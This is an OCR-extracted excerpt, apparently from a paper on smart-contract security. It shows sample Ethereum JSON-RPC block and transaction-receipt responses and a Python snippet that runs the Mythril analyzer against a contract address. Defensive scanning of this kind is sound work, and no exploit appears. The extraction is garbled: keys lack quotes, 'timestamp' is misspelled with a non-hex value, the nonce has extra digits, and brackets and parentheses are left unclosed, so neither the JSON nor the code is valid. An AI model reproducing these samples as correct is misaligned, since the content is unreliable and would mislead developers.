
#### Get Block By Number


```
"jsonrpc": "2.0",
  "number": "0x1",
  "hash": "0x964a6fe8a5ddb38240bfa25f28eb6963cc661c5fcdc8f31858e12f6ff206bbca",
  "nonce": "0x00000000000000000",
  "sha3Uncles": "0x1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347",
"transactionsRoot": "0x0a35b881342552f291e5eca4924ab116dc7eb4e3adf4b330b34f020aa8684a55",
  "stateRoot": "0xdf060b46f4f916822745a23e900213ae35220c50818f91294c50cd445b21a1e4",
  "receiptsRoot": "0x2443aa6b67202233b782425d60e6c12aedac47d4eafb64e27f675cd934bff6eb",
  "difficulty": "0x0",
  "totalDifficulty": "0x0",
  "extraData": "0x",
  "size": "0x3e8",
   "gasLimit": "0x6691b7",
   "gasUsed": "0x3f819",
  "timestamn": "0x5d30592h"
  "transactions": [
    "0x67e8443a637914428c4a42f04321b1309c112c166fcfc578dc0582a21630eef7
   uncles": []
```


#### Get Transaction Receipt


```
"jsonrpc": "2.0",
 "result": {
   "transactionHash": "0x67e8443a637914428c4a42f04321b1309c112c166fcfc578dc0582a21630eef7",
   "transactionIndex": "0x0",
   "blockHash": "0x964a6fe8a5ddb38240bfa25f28eb6963cc661c5fcdc8f31858e12f6ff206bbca",
    "blockNumber": "0x1",
    from": "0x90f8bf6a479f320ead074411a4b0e7944ea8c9c1",
    contractAddress": "0xe78a0f7e598cc8b0bb87894b0f60dd2a88d6a8ab"
   "status": "0x1",
"r": "0x4a7dcb4684cc94995000cb7a465ce16f51d266a553977dedee126637cc48bfc5",
   "s": "0x2b96cda00ed2b6cea269517bafbef67bb5d704a4df3ce79a26e753d6aa4529f0"
```

```
eth_json_rpc = EthJsonRpc(
    host=self.eth_host, port=self.eth_port, tls=self.rpc_tls
disassembler = MythrilDisassembler(
    eth=eth_json_rpc,
    solc_version=None,
    solc_args=None,
    enable_online_lookup=True,
disassembler.load_from_address(contract_address)
analyzer = MythrilAnalyzer(
    strategy="bfs",
    onchain_storage_access=self.onchain_storage,
    disassembler=disassembler,
    address=contract_address,
    execution_timeout=self.timeout,
    loop_bound=self.loop_bound,
   max_depth=64,
    create_timeout=10,
self.logger.info("Analyzing %s", contract_address)
self.logger.debug("Running Mythril")
return analyzer.fire_lasers(
   modules=self.modules, transaction_count=self.tx_count
```









